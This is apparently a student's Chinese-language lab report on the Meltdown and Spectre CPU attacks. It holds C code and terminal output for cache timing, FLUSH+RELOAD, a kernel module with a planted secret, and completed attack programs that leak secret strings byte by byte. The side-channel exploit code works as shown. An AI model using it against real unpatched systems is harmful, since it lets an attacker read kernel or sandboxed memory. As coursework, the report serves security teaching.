

1 Meltdown 攻击实验

1.1 任务 1

Motivation: 观察从缓存和内存中读取数据所用时间的差别

在 CacheTime.c 中, 我们在清空 cache 后, 访问了 `array[3*4096]` 和 `array[7*4096]`; CPU 接着会将这两个数据所在块存入 cache 中, 因此当再次访问 `array[3*4096]` 和 `array[7*4096]` 会比访问其他 `array[i*4096]` 快 (使用 `_rdtscp` 获取 CPU 的时间戳来计算时间)。代码运行结果见图 1。

Listing 1: CacheTime

```
1 // Initialize the array
2 for(i=0; i<10; i++) array[i*4096]=1;
3
4 // FLUSH the array from the CPU cache
5 for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
6
7 // Access some of the array items
8 array[3*4096] = 100;
9 array[7*4096] = 200;
10
11 for(i=0; i<10; i++) {
12     addr = &array[i*4096];
13     time1 = __rdtscp(&junk);
14     junk = *addr;
15     time2 = __rdtscp(&junk) - time1;
16     time[i] = time2;
17 }
18 for(i=0; i<10; i++)
19     printf("Access time for array[%d*4096]: %ld CPU cycles\n",i, time[i]);
```

```

pys666@ubuntu:~/Downloads/is308_labs/Lab6/Meltdown_Attack$ gcc -march=native Ca
cheTime.c -o CacheTime
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Meltdown_Attack$ ./CacheTime
Access time for array[0*4096]: 174 CPU cycles
Access time for array[1*4096]: 162 CPU cycles
Access time for array[2*4096]: 159 CPU cycles
Access time for array[3*4096]: 49 CPU cycles
Access time for array[4*4096]: 306 CPU cycles
Access time for array[5*4096]: 187 CPU cycles
Access time for array[6*4096]: 217 CPU cycles
Access time for array[7*4096]: 25 CPU cycles
Access time for array[8*4096]: 181 CPU cycles
Access time for array[9*4096]: 186 CPU cycles
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Meltdown_Attack$

```

图 1: cache time

Q1: 缓存和主存有什么区别？

缓存是集成于 CPU 当中，作为 CPU 运算的存储支撑。CPU 内缓存的运行频率极高，一般是和处理器同频运作，工作效率远远大于系统内存和硬盘。实际工作时，CPU 往往需要重复读取同样的数据块，而缓存容量的增大，可以大幅度提升 CPU 内部读取数据的命中率，而不用再到内存或者硬盘上寻找，以此提高系统性能。

内存则是作为 CPU 与硬盘间的存储支撑。它是与 CPU 进行沟通的桥梁。计算机中所有程序的运行都是在内存中进行的，因此内存的性能对计算机的影响非常大。内存（Memory）也被称为内存存储器，其作用是用于暂时存放 CPU 中的运算数据，以及与硬盘等外部存储器交换的数据。只要计算机在运行中，CPU 就会把需要运算的数据调到内存中进行运算。

1.2 任务 2

Motivation: 使用 FLUSH+RELOAD 的攻击技术获取 victim 函数中 secret 的值，原理见图 2。




Figure 2: Diagram depicting the Side Channel Attack

图 2:

在 FlushReload.c 中，先调用 **flushSideChannel()** 进行 array 数组初始化以及 cache 清空；

然后调用 **victim()** 访问 `array[secret*4096]`, `array[secret*4096]` 存入 cache; 最后调用 **reload-SideChannel()** 测量访问 `array[0*4096]` 到 `array[255*4096]` 的时间来推测出 `secret` 的值。实验结果见 3

```
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Meltdown_Attack$ ./FlushReload
The Secret = 94.
Access time for array[0*4096]: 214 CPU cycles
Access time for array[1*4096]: 182 CPU cycles
Access time for array[2*4096]: 554 CPU cycles
Access time for array[3*4096]: 180 CPU cycles
Access time for array[4*4096]: 182 CPU cycles
Access time for array[5*4096]: 566 CPU cycles
Access time for array[6*4096]: 182 CPU cycles
Access time for array[88*4096]: 670 CPU cycles
Access time for array[89*4096]: 182 CPU cycles
Access time for array[90*4096]: 214 CPU cycles
Access time for array[91*4096]: 214 CPU cycles
Access time for array[92*4096]: 222 CPU cycles
Access time for array[93*4096]: 214 CPU cycles
Access time for array[94*4096]: 48 CPU cycles
Access time for array[95*4096]: 316 CPU cycles
```

图 3: FlushReload

Q2: 为什么要把数组的下标乘以 4096?

因为操作系统页表的大小正好是 4096 Bytes; 保证了读取 `array[i*4096]` 时, 不会将 `array[j*4096]` ($j \neq i$) 存入 cache 中。

1.3 任务 3

Motivation: 编写内核模块, 在内核中加载一个 secret string。

首先安装内核编译依赖的文件, 然后通过 `make` 来生成 `MeltdownKernel.ko`, 再通过 `insmod` 安装该内核模块。该内核模块只是简单的把一个 string 放到内核中。为了简化攻击过程, 我们通过 `dmesg` 来查看 secret string 的地址, 这里是 `0xffffffffc00f0000`。实验结果见图 4。

```

pys666@ubuntu:~/Downloads/is308_labs/Lab6/Meltdown_Attack$ make
make -C /lib/modules/4.4.0-47-generic/build M=/home/pys666/Downloads/is308_labs/Lab6/Meltdown_Attack modules
make[1]: Entering directory '/usr/src/linux-headers-4.4.0-47-generic'
CC [M] /home/pys666/Downloads/is308_labs/Lab6/Meltdown_Attack/MeltdownKernel.o
Building modules, stage 2.
MODPOST 1 modules
CC /home/pys666/Downloads/is308_labs/Lab6/Meltdown_Attack/MeltdownKernel.mod.o
LD [M] /home/pys666/Downloads/is308_labs/Lab6/Meltdown_Attack/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.4.0-47-generic'
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[sudo] password for pys666:
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Meltdown_Attack$ dmesg | grep 'secret data address'
[ 285.205534] secret data address:ffffffffc00f0000

```

图 4: Secret String Address

如果我们直接从用户态访问 `0xffffffffc00f0000`，显然是会失败的，具体可以见代码 `MeltdownExperiment.c`，当访问内核地址时，会触发异常 **Memory access violation!**。

Listing 2: Access Kernel Address

```

1 void meltdown(unsigned long kernel_data_addr)
2 {
3     char kernel_data = 0;
4
5     // The following statement will cause an exception
6     kernel_data = *(char*)kernel_data_addr;
7     array[7 * 4096 + DELTA] += 1;
8 }

```

Q3: 用户态为什么不能直接访问内核态的数据？

在 CPU 的所有指令中，有些指令是非常危险的，如果错用，将导致系统崩溃，比如清内存、设置时钟等，如果所有的程序都能使用这些指令，那么系统死机的概率将大大增加。所以，CPU 将指令分为特权指令和非特权指令，对于那些危险的指令，只允许操作系统及其相关模块使用，普通应用程序只能使用那些不会造成灾难的指令。

Intel 的 CPU 将特权等级分为 4 个级别：Ring0 Ring3; Linux 使用 Ring3 级别运行用户态，Ring0 作为内核态。Linux 的内核是一个有机整体，每个用户进程运行时都好像有一份内核的拷贝。每当用户进程使用系统调用时，都自动地将运行模式从用户级转为内核级（成为陷入内核），此时，进程在内核的地址空间中运行。

从用户空间到内核空间有以下触发手段：

- 系统调用：用户进程通过系统调用申请使用操作系统提供的服务程序来完成工作，比如

read()、fork() 等

- 中断：当外围设备完成用户请求的操作后，会向 CPU 发送中断信号。这时 CPU 会暂停执行下一条指令，(用户态) 转而执行与该中断信号对应的中断处理程序 (内核态)
- 异常：当 CPU 在执行运行在用户态下的程序时，发生了某些事先不可知的异常，这时会触发由当前运行进程切换到处理此异常的内核相关程序中，也就转到了内核态，比如缺页异常。

1.4 任务 4

Motivation: 实现 MeltDown 攻击

现代处理器为了提高性能并不严格按照指令的顺序串行执行，而是对执行进行相关性分析后并行处理乱序执行。在乱序执行中，指令并没有真正执行完成而只是加载到缓存中。而此时由于乱序执行而被提前执行的指令会被处理器丢弃，但乱序执行的指令对缓存的操作在这些指令被丢弃时不会被重置。正是安全检查与乱序执行的空窗期才会让 Meltdown 有机可乘。原理见图 5。




Figure 3: Out-of-order execution inside CPU

图 5:

```
1 void meltdown(unsigned long kernel_data_addr)
2 {
3     char kernel_data = 0;
4
5     // The following statement will cause an exception
6     kernel_data = *(char*)kernel_data_addr;
7     array[kernel_data * 4096 + DELTA] += 1;
8 }
```

我们访问 `array[kernel_data*4096]`，通过乱序执行，以 `kernel_data` 为下标的数据会被放到缓存中。由于乱序执行错误代码后不会消除 `cache` 的影响，如果通过 `FLUSH+RELOAD` 的技术遍历整个 `array`。这时我们就能通过边信道的方式推测出 `kernel_data` 的值。

Q4: 完善 MeltdownAttack.c 程序，使得其能完整打印 secret string 的内容。

首先通过观察 `/proc/secret_data`，我们得知 `secret string` 具有 8 个字母。我们将之前的 `MeltdownAttack.c` 用 `for` 循环执行 8 次依次得到每个 `byte` 储存的字符，从而得到整个 `secret string`。完善的代码如下：


Listing 3: Improved MeltdownAttack.c

```
1  for (int index = 0; index < 8; index++)
2  {
3      for (int j = 0; j < 256; j++)
4      {
5          scores[j] = 0;
6      }
7
8      // Retry 1000 times on the same address.
9      for (i = 0; i < 1000; i++) {
10         ret = pread(fd, NULL, 0, 0);
11         if (ret < 0) {
12             perror("pread");
13             break;
14         }
15
16         // Flush the probing array
17         for (j = 0; j < 256; j++)
18             _mm_clflush(&array[j * 4096 + DELTA]);
19
20         if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xffffffffc00f0000 + index↵
21             ); }
22
23         reloadSideChannelImproved();
24
25         // Find the index with the highest score.
26         int max = 0;
27         for (i = 0; i < 256; i++) {
28             if (scores[max] < scores[i]) max = i;
29         }
30         printf("The %d byte :   ", index);
31         printf("The secret value is %d %c\n", max, max);
32         printf("The number of hits is %d\n", scores[max]);
33         secret[index] = max;
```



```
34 }  
35 printf("the secret string is %s\n", secret);
```

运行结果见图 6。



```
pys666@ubuntu:~/Downloads/ls308_labs/Lab6/Meltdown_Attack$ ./MeltdownAttack  
The 0 byte : The secret value is 83 S  
The number of hits is 965  
The 1 byte : The secret value is 121 y  
The number of hits is 967  
The 2 byte : The secret value is 115 s  
The number of hits is 879  
The 3 byte : The secret value is 83 S  
The number of hits is 937  
The 4 byte : The secret value is 101 e  
The number of hits is 954  
The 5 byte : The secret value is 99 c  
The number of hits is 937  
The 6 byte : The secret value is 49 1  
The number of hits is 915  
The 7 byte : The secret value is 56 8  
The number of hits is 922  
the secret string is SysSec18
```

图 6: secret string

secret string: SysSec18

2 Spectre 攻击实验

2.1 任务 1

预测执行涉及到程序的控制流，现在处理器不是去解析所有分支指令后然后决定执行哪个操作，而是预测哪个控制流会更有可能被运行再提取相应的指令代码执行。如果预测正确的话，会带来很高的性能提升并提高处理器的并行性。如果预测错误，那些被预测执行的不正确结果会被丢弃，处理器会将状态恢复到预测执行行前的正确状态，再重新跳转到正确执行的分支或指令中运行。与乱序执行类似，预测执行对处理器缓存的操作会被保留。原理见图 8。




Figure 3: Speculative execution (out-of-order execution)

图 7:

在 **SpectreExperiment.c** 中，我们通过反复执行正确分支，来训练 CPU 再预测 if 判断条件时为 True。这时我们再传入一个大于 size 的值，让实际执行时进入 False，但是因为我们已经把 size 从缓冲中 flush 掉，所以从内存中获取 size 的值需要一段时间，与此同时，因为预测执行的功能，CPU 提前执行了 True 里的代码块。最后同样通过 FlushReload 得 secret 的值。

```

1 // Train the CPU to take the true branch inside victim()
2 for (i = 0; i < 10; i++) {
3     _mm_clflush(&size);
4     victim(i);
5 }
6 // Exploit the out-of-order execution
7 _mm_clflush(&size);
8 for (i = 0; i < 256; i++)
9     _mm_clflush(&array[i*4096 + DELTA]);
10 victim(97);
11 // RELOAD the probing array
12 reloadSideChannel();
  
```

Q1: 这里如果去掉 `_mm_clflush(&size);` 会怎样?

如果去掉 `_mm_clflush(&size);`，我们将会从 cache 中读入 size，读取速度大大快于从内存中获取 size 的速度，cpu 将不会执行预测功能，直接执行条件判断语句 (判断为 false)，不执行 `temp = array[x * 4096 + DELTA];` 因此 `array[secret * 4096 + DELTA]` 将不会存入 cache，`reloadSideChannel()` 后将不会得到 secret 值。结果验证如图 8。


```

pys666@ubuntu:~/Downloads/is308_labs/Lab6/Spectre_Attack$ gcc -march=native SpectreExperiment.c -o SpectreExperiment
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Spectre_Attack$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.      执行_mm_clflush(&size);
The Secret = 97.
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Spectre_Attack$ vim SpectreExperiment.c
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Spectre_Attack$ gcc -march=native SpectreExperiment.c -o SpectreExperiment 不执行_mm_clflush(&size);
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Spectre_Attack$ ./SpectreExperiment
pys666@ubuntu:~/Downloads/is308_labs/Lab6/Spectre_Attack$ █

```

图 8: SpectreExperiment.c

2.2 任务 2

在 **SpectreAttack.c** 中, `restrictedAccess` 限制了该段代码只能访问 `buffer` 的数据, 如果 `x` 超过 `buffer_size` 的话就会返回 0。我们假设 `secret` 的值处于受限的地址, 攻击者知道 `secret` 的地址, 但是只能通过 `sandbox` 函数来访问 `secret`。原理图见 9。




Figure 4: Experiment setup: the buffer and the protected secret

图 9:

`larger_x` 计算出 `secret` 与 `buffer` 的偏移, 在训练 CPU 进入 True 预测分支后, CPU 会返回 `buffer[larger_x]`, `secret` 的值会把 `array` 对应的数据缓存到 `cache` 中。然后, 这些预测的步骤会被回滚, 但是对 `cache` 的影响没有被回滚。最后, 通过边信道技术就可以得知 `array` 的哪个数据在缓存中。

Q2: 完善 SpectreAttack.c 程序, 使得其能完整打印 `secret string` 的内容。

```

1 static int scores[256];
2 void reloadSideChannelImproved()
3 {
4     int i;

```

```

5     volatile uint8_t *addr;
6     register uint64_t time1, time2;
7     int junk = 0;
8     for (i = 0; i < 256; i++) {
9         addr = &array[i * 4096 + DELTA];
10        time1 = __rdtscp(&junk);
11        junk = *addr;
12        time2 = __rdtscp(&junk) - time1;
13        if (time2 <= CACHE_HIT_THRESHOLD && i != 0)
14            scores[i]++; /* if cache hit, add 1 for this value */
15    }
16 }
17
18 int main() {
19     int offset;
20     for(offset = 0; offset<17; offset++){
21         int i;
22         uint8_t s;
23         size_t larger_x = (size_t)(secret-(char*)buffer);
24         flushSideChannel();
25         for(i=0;i<256; i++) scores[i]=0;
26         for (i = 0; i < 1000; i++) {
27             spectreAttack(larger_x+offset);
28             reloadSideChannelImproved();
29         }
30         int max = 0;
31         for (i = 0; i < 256; i++){
32             if(scores[max] < scores[i])
33                 max = i;
34         }
35         printf("Reading secret value at %p = ", (void*)larger_x);
36         printf("The secret value is %c\n", max);
37         //printf("The number of hits is %d\n", scores[max]);
38     }
39     return (0);
40 }

```

攻击结果见图 10。

```
The secret value is S
The secret value is o
The secret value is m
The secret value is e
The secret value is
The secret value is S
The secret value is e
The secret value is c
The secret value is r
The secret value is e
The secret value is t
The secret value is
The secret value is V
The secret value is a
The secret value is l
The secret value is u
The secret value is e
```

图 10: result